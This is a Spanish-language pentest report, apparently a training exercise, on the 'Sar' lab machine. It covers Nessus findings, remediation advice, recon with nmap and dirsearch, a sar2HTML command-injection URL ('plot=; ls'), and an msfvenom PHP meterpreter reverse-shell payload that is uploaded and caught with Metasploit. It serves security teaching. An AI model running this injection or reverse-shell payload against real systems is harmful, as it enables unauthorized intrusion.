Sprint 13 - TC - Jose Maria Jimenez

Índice

Introducción pag.1

Informe Ejecutivo pag.2
- Introducción
- Alcance
- Vulnerabilidades encontradas pag.3
- Soluciones y recomendaciones pag.6

Informe Técnico pag.8
- Introducción
- Reconocimiento pag.9
- Explotación pag.11
- Persistencia pag.15

Conclusiones pag.18

Anexo pag.19

Introducción:

En el siguiente informe se va a realizar la auditoria a la máquina virtual “Sar” en el cual se realizará un análisis de vulnerabilidades existentes y su posterior explotación de las mismas, terminando con crear persistencia en el sistema proporcionándonos conexión a la misma cada vez que esta máquina sea encendida.

El informe constará de dos partes, un informe ejecutivo donde se detallarán las vulnerabilidades encontradas y el riesgo que supone para la organización la explotación de ellas por un cibercriminal. Y por último unas recomendaciones para poder solventar estas.

En segunda parte del informe constará de un informe técnico, en el cual se redactará con un contenido especialmente explicado para los profesionales del departamento de TI.
Ambos informes estarán acompañados de ilustraciones y capturas de pantalla así como gráficos.

Informe Ejecutivo

Introducción:

En el siguiente informe se detallará un análisis de vulnerabilidades al host “Sar”. Para ello se ha utilizado la herramienta Nessus para un identificado de vulnerabilidades conocidas, Nmap para un reconocimiento de puertos y servicios, también se ha utilizado la herramienta Dirsearch para descubrir subdominios, así como Metasploit-Framework para conseguir una conexión desde la máquina atacante a la máquina objetivo.

Alcance:

Las vulnerabilidades encontradas en este análisis ponen en un alto riesgo a la organización y los activos que se custodian. Se ha conseguido explotar con éxito las vulnerabilidades encontradas por consiguiente, un cibercriminal podría acceder al sistema completo del host analizado obteniendo el control total del sistema pudiendo comprometer toda la información y activos de la organización.

Vulnerabilidades encontradas:


Análisis de vulnerabilidades con Nessus:

En la siguiente imagen se puede apreciar las vulnerabilidades encontradas clasificadas por criticidad en una escala del 0 al 10 de las cuales se usarán para el análisis las de nivel Medio, Alto y Crítico suponiendo estas un grabe riesgo para el host analizado. Se han encontrado las siguientes:

- PHP Unsupported Version Detection - **Crítico**
- CGI Generic Command Execution - **Alto**
- Browsable Web Directories - **Medio**
- Web Server info.php / phpinfo.php Detection - **Medio**
- Web Application Information Disclosure - **Medio**
- CGI Generic Cookie Injection Scripting - **Medio**
- CGI Generic HTML Injections (quick test) - **Medio**
- CGI Generic XSS (quick test) - **Medio**


Sev ▾	CVSS ▾	VPR ▾	Name ▴
CRITICAL	10.0		PHP Unsupported Version Detection
HIGH	7.5 *		CGI Generic Command Execution
MEDIUM	5.3		Browsable Web Directories
MEDIUM	5.3		Web Server info.php / phpinfo.php Detection
MEDIUM	5.0 *		Web Application Information Disclosure
MEDIUM	4.3 *		CGI Generic Cookie Injection Scripting
MEDIUM	4.3 *		CGI Generic HTML Injections (quick test)
MEDIUM	4.3 *		CGI Generic XSS (quick test)


VULNERABILIDADES CATEGORIZADAS POR CVSS



- 1- PHP Unsupported Version Detection - Crítico
- 2- CGI Generic Command Execution - Alto
- 3- Browsable Web Directories - Medio
- 4- Web Server info.php / phpinfo.php Detection - Medio
- 5- Web Application Information Disclosure - Medio
- 6- CGI Generic Cookie Injection Scripting - Medio
- 7- CGI Generic HTML Injections (quick test) - Medio
- 8- CGI Generic XSS (quick test) - Medio

ÚNICO VECTOR DE ENTRADA





Host: Sar

El único vector de entrada es el único puerto de los 65535 disponibles que está abierto. En él se hallan todas las vulnerabilidades del sistema del host Sar. Con un porcentaje tan pequeño en cuanto a la totalidad de puertos, un cibercriminal podría acceder al sistema y comprometerlo poniendo en riesgo a la organización y los activos que en ella se custodian.

Soluciones y recomendaciones:

Soluciones para servicios:

- **PHP Unsupported Version Detection**
  - Actualice a una versión de PHP que actualmente sea compatible.

- **CGI Generic Command Execution**
  - Restrinja el acceso a la aplicación vulnerable. Póngase en contacto con el proveedor para obtener un parche o una actualización que solucione los fallos de ejecución de comandos.

- **Browsable Web Directories**
  - Asegúrese de que los directorios que se pueden explorar no filtren información confidencial ni den acceso a recursos confidenciales. Además, utilice restricciones de acceso o deshabilite la indexación de directorios en aquellos que lo hagan.

- **Web Server info.php / phpinfo.php Detection**
  - Eliminar los archivos afectados.

- **Web Application Information Disclosure**
  - Filtrar mensajes de error que contienen información de ruta.

- **CGI Generic Cookie Injection Scripting**
  - Restrinja el acceso a la aplicación vulnerable. Póngase en contacto con el proveedor para obtener un parche o una actualización.

- **CGI Generic HTML Injections (quick test)**
  - Restrinja el acceso a la aplicación vulnerable o comuníquese con el proveedor para obtener una actualización.

- **CGI Generic XSS (quick test)**
  - Restrinja el acceso a la aplicación vulnerable. Póngase en contacto con el proveedor para obtener un parche o una actualización que solucione las vulnerabilidades de secuencias de comandos entre sitios.

Soluciones para el puerto 80:

- **Usar HTTPS en lugar de HTTP**
  - Migrar el servicio a HTTPS para garantizar la transmisión de datos cifrados. El puerto 80 envía información sin cifrar.

- **Mantener el servidor actualizado**
  - Asegúrar de que el servidor HTTP esté actualizado con los últimos parches de seguridad.

- **Configurar un firewall**
  - Utilizar un firewall para limitar el acceso al puerto 80 únicamente a las IPs o rangos de IPs autorizados.

- **Monitoreo y registro de actividades**
  - Implementar un sistema de monitoreo para supervisar cualquier actividad sospechosa en el puerto 80.
  - Configurar registros detallados del tráfico en el servidor web para detectar posibles ataques.

Informe Técnico

Introducción:

En el siguiente informe se detallará el proceso de reconocimiento, explotación y persistencia realizado al host “Sar”. Utilizando su principal vector de entrada por el puerto 80 en su servicio web alojado en este puerto. En concreto en la aplicación instalada sar2HTML versión 3.2.1, la cual tiene una vulnerabilidad XSS que permitirá su explotación para continuar con el resto del proceso posteriormente detallado.

Para realizar este análisis se ha hecho uso de dos host, uno atacante con “Kali Linux” y otro objetivo con la máquina “Sar”.

Para ello se han utilizado diversas herramientas como Nessus, Nmap, Dirsearch, MSFVenom y Metasploit-Framework. a continuación se detallarán los datos obtenidos en cada paso realizado para conseguir la explotación de los servicios y una posterior persistencia.

Reconocimiento

En primer lugar se ha realizado un escaneo de dispositivos conectados a nuestra red, encontrando la ip 10.0.2.25 con el siguiente comando:

- sudo arp-scan -I eth0 -l

```
┌──(jose㉿kali)-[~/TheBridge/Ejercicios/TC-Sprint12]
└─$ sudo arp-scan -I eth0 -l
[sudo] contraseña para jose:
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:47:5a, IPv4: 10.0.2.14
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:54:00:12:35:00       QEMU
10.0.2.2        52:54:00:12:35:00       QEMU
10.0.2.3        08:00:27:79:46:ad       PCS Systemtechnik GmbH
10.0.2.25       08:00:27:a7:b1:77       PCS Systemtechnik GmbH
```

Después se ha realizado un escaneo de puertos, servicios y versiones con Nmap. Encontrando abierto el puerto 80 con el servicio http con Apache. Esta información da indicios de que tiene un servicio web alojado.

- nmap 10.0.2.25 -A -p- --min-rate=5000


```
┌──(jose㉿kali)-[~/TheBridge/Ejercicios/TC-Sprint12]
└─$ nmap 10.0.2.25 -A -p- --min-rate=5000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-07 16:14 CEST
Nmap scan report for 10.0.2.25
Host is up (0.00013s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
```

Utilizando Dirsearch se ha realizado fuzzing para descubrir directorios o archivos no indexados para el navegador, encontrando /robots.txt y /phpinfo.php


```
[14:29:36] 200 -   24KB - /phpinfo.php
[14:29:38] 200 -    9B  - /robots.txt
```

Utilizando el navegador para acceder al recurso web de robots.txt se ha encontrado un directorio no indexado llamado:

- sar2HTML



Entrando al directorio, encontramos sar2html Versión 3.2.1. Su propósito principal es facilitar la visualización y análisis del rendimiento del sistema, como la utilización de la CPU, memoria, discos, redes y otros recursos en sistemas Linux y Unix. Realizando una búsqueda en internet de esta versión se ha encontrado que tiene una vulnerabilidad XSS. también he encontrado un exploit que explica como hacer uso de esa vulnerabilidad. Cualquier cibercriminal poco capacitado podría encontrar los pasos a seguir para explotar la vulnerabilidad poniendo en peligro la organización y sus activos.



Explotación

Para ejecutar la vulnerabilidad XSS simplemente hay que acceder a ella desde el boton NEW del panel web. Y poner la consulta en la url.


- Ejemplo: http://10.0.2.25/sar2HTML/index.php?plot=; <consulta>

En nuestro caso se ha hecho una consulta ls, para listar todo lo que hay en el directorio actual en el que nos encontramos.


- http://10.0.2.25/sar2HTML/index.php?plot=; ls

Obteniendo en el primer desplegable el resultado de la consulta anterior. Puede apreciarse la imagen que existen más directorios y archivos que no se encontraron utilizando fuzzing. Como:


- HPUX, Linux, SunOS, index.php, sar2HTML, sarDATA y sarFILE



Accediendo a sarDATA, podemos apreciar que dentro exíste el directorio uPLOAD



Una vez descubierto estos directorios, al pulsar antes en NEW también podemos ver en la imagen como se abre en el recurso web un botón examinar para poder subir un archivo que será enviado al directorio /uPLOAD anteriormente descubierta. Se va a aprovechar eso con la idea de subir un archivo creado con MSFVenom y realizar una conexión con Metasploit mediante el exploit multi/handler.




Creación de archivo con MSFVenom utilizando el lenguaje php para el recurso web sabiendo que utiliza este lenguaje, llamado:

- troyanoSar.php

```
┌──(jose㉿kali)-[~/TheBridge/Ejercicios/TC-Sprint12]
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.14 LPORT=4444 -f raw -o troyanoSar.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1110 bytes
Saved as: troyanoSar.php
```

Una vez subido el archivo se puede comprobar que se ha subido con éxito en el directorio /uPLOAD.




Usando Metasploit con el exploit multi/handler habiéndolo configurado con su payload e ip correcto se pone a la escucha y desde la web ejecutamos el archivo troyanoSar.php haciendo click en él. Obteniendo una sesión de meterpreter con la máquina objetivo con el usuario www-data.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.14:4444
[*] Sending stage (39927 bytes) to 10.0.2.25
[*] Meterpreter session 2 opened (10.0.2.14:4444 → 10.0.2.25:56482) at 2024-09-07 14:35:54 +0200

meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer    : sar
OS          : Linux sar 5.0.0-23-generic #24~18.04.1-Ubuntu SMP Mon Jul 29 16:12:28 UTC 2019 x86_64
Meterpreter : php/linux
```

